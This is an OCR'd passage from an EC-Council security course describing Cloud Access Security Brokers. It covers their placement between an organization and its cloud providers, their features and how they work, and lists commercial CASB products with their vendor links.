for the cloud applications

☐ CASBs are placed between the cloud **service consumers** and **service providers**

☐ Azure security services includes CASB functionality

Cloud Access Security Broker (CASB)

Cloud access security brokers (CASBs) are on-premise or cloud-hosted solutions. They are responsible for enforcing security, compliance, and governance policies in the cloud applications. A CASB is located between the on-premise infrastructure of an organization and the infrastructure of a cloud provider. It acts as a gatekeeper that enables organizations to extend their security policies beyond their own infrastructure.

Features of CASB

- **Visibility into cloud usage**

  It finds shadow IT cloud services and provides visibility into the user activities with the allowed cloud applications.

- **Data security**

  It enforces data-centric security encryption, tokenization, access control, and information rights management.

- **Threat protection**

  It detects and responds to malicious insider threats, privileged user threats, and compromised accounts.

- **Compliance**

  It discovers critical data in the cloud and enforces DLP policies to satisfy the data residency and compliance requirements.

CASBs offer the following:

- **Firewalls** to identify malware, thereby preventing the malware from entering the enterprise network.
- **Authentication** for user credentials, ensuring that only the allowed users can access the required organizational resources.
- **WAFs** to prevent malware from breaching security at the application level instead of the network level.
- **DLP** prevents users from transferring critical information outside the organization.

How CASBs work:

A CASB works by

- Ensuring network traffic between on-premise devices and the cloud provider complies with the organizational security policies.
- Provides insights into the use of cloud applications across cloud platforms and identifies unsanctioned use.
- Uses auto-discovery to identify
  - Cloud applications in use
  - High-risk applications
  - High-risk users
- Enforcing different security access controls such as encryption and device profiling.
- Providing services such as credential mapping when SSO is not available.




Computer
Mobile
Laptop
Organization
Enterprise integration
Visibility
Compliance
Data Security
Threat Protection
CASB
API access
SaaS
IaaS
PaaS
Cloud Services

Figure 19.112: Cloud access security broker (CASB)



CASB Solutions

Forcepoint CASB

Forcepoint CASB provides **key features** such as cloud application discovery, cloud application risk scoring, data classification, user and application governance, real-time activity monitoring/analytics, automatic anomaly detection, data loss prevention, and integration with third-party solutions

https://www.forcepoint.com

CloudCodes
https://www.cloudcodes.com

Cisco Cloudlock
https://www.cisco.com

Bitglass Cloud Security
https://www.bitglass.com

Microsoft Cloud App Security
https://www.microsoft.com

FortiCASB
https://www.fortinet.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

CASB Solutions

- **Forcepoint CASB**

  Source: *https://www.forcepoint.com*

  Forcepoint CASB provides complete security for all cloud applications. Its key features include cloud application discovery, cloud application risk scoring, data classification, user and application governance, real-time activity monitoring/analytics, automatic anomaly detection, data loss prevention, and integration with third-party solutions.


